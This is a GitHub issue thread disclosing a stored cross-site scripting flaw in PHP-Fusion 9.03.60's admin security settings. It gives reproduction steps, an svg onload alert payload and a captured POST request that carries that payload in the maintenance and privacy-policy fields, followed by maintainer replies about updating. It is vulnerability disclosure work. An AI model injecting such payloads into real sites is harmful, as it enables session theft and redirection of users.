New issue

Jump to bottom

Cross Site Scripting Vulnerability on "Security" feature in PHP-Fusion 9.03.60 (New Version) #2331

Closed **Songohan22** opened this issue on May 20, 2020 · 7 comments

Songohan22 commented on May 20, 2020 • edited

Describe the bug
An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "security" feature. This was can be bypassed by using HTML event handlers, such as "onload".

To Reproduce
Steps to reproduce the behavior:

1. Log into the panel.
2. Go to "/administration/setting_security.php"
3. Insert payload:
   <svg/onload=alert(/XSS/)//
4. Click "Save Settings"
5. Login user the page.
6. View the preview to trigger XSS.
7. View the preview to get in request and such Stored XSS


Expected behavior
The removal of script tags is not sufficient to prevent an XSS attack. You must HTML Entity encode any output that is reflected back to the page.

Impact
Commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Screenshots

```
POST /php-fusion/administration/settings_security.php?aid=6c9a659ed6d24186 HTTP/1.1
Host: 10.24.240.205
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.24.240.205/php-fusion/administration/settings_security.php?aid=6c9a659ed6d24186
Content-Type: application/x-www-form-urlencoded
Content-Length: 666
Connection: close
Cookie: fusionxif36_lastvisit=1589965076; fusionxif36_user=2.1590165208.1c718527b37528af9e8b838a493c66d115c05714542143e95a196f2dbf73d411;
fusionxif36_admin=2.1590165223.d4e5266882b23eaef24cb485b572c7f4eaad91838ad4351e781fbcf640c20017; fusionxif36_visited=yes; usertbl_results=
user_joined%2Cuser_lastvisit%2Cuser_groups; usertbl_status=0; fusionxif36_session=f2g50mt90c7u6t28hk94korige
Upgrade-Insecure-Requests: 1

fusion_token=2-1589993073-f39b17d7511964d40f96d09044d436c7d408ad9fcadaa214a5a773a9d95a0bdd&form_id=settingsform&fusion_hb63iy=&
database_sessions=&form_tokens=5&maintenance_level=-102&maintenance=0&maintenance_message-insertimage=&maintenance_message=
%3Csvg%2Fonload%3Dalert%28%2FXSS%2F%29%2F%2F&privacy_policy-insertimage=&privacy_policy=%3Csvg%2Fonload%3Dalert%28%2FXSS%2F%29%2F%2F&
captcha=securimage3&recaptcha_public=&recaptcha_private=&recaptcha_theme=light&recaptcha_type=text&mime_check=1&gateway=1&gateway_method=2&
flood_interval=15&flood_autoban=1&bad_words_enabled=1&bad_word_replace=****&bad_words=&user_name_ban=&allow_php_exe=0&savesettings=
Save+Settings
```



Desktop (please complete the following information):

- OS: Windows

- Browser: Firefox
- Version: 76.0.1

RobiNN1 commented on May 20, 2020 — Contributor

Update all files

RobiNN1 closed this as completed on May 20, 2020

Songohan22 commented on May 20, 2020 — Author

@RobiNN1
Can you send me instructions?

FrederickChan commented on May 21, 2020 • edited — Member

git init
git checkout
git fetch
git pull

or

git clone --recursive https://github.com/php-fusion/PHP-Fusion.git php-fusion

👍 1

Songohan22 commented on May 21, 2020 — Author

@FrederickChan
Thanh you very much.

Songohan22 commented on May 22, 2020 — Author

@RobiNN1 @FrederickChan
Where can I contact you two.
Can you give me the skype link please.

Thank you very much.

FrederickChan commented on May 23, 2020 — Member

Discord Channel
Invite Link: https://discord.gg/cgBwzWy

> On Fri, 22 May 2020 at 3:18 PM, Songohan22 ***@***.***> wrote:
> **@RobiNN1** <https://github.com/RobiNN1> **@FrederickChan**
> <https://github.com/FrederickChan>
> Where can I contact you two.
> Can you give me the skype link please.
>
> Thank you very much.
>
> —
> You are receiving this because you were mentioned.
> Reply to this email directly, view it on GitHub
> <https://github.com/php-fusion/PHP-Fusion/issues/2331#issuecomment-632535493>,
> or unsubscribe
> <https://github.com/notifications/unsubscribe-auth/AA7DTWP5ORUIPB5YW755OTDRSYRKRANCNFSM4NGEE3CQ>
> .

--
Regards,
Frederick Chan

Songohan22 commented on Jun 5, 2020 — Author

Hi Team Security PHPFusion.

You can a CVE ID assigned and reference change log to "UraSec Team" :D

Thanks you!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants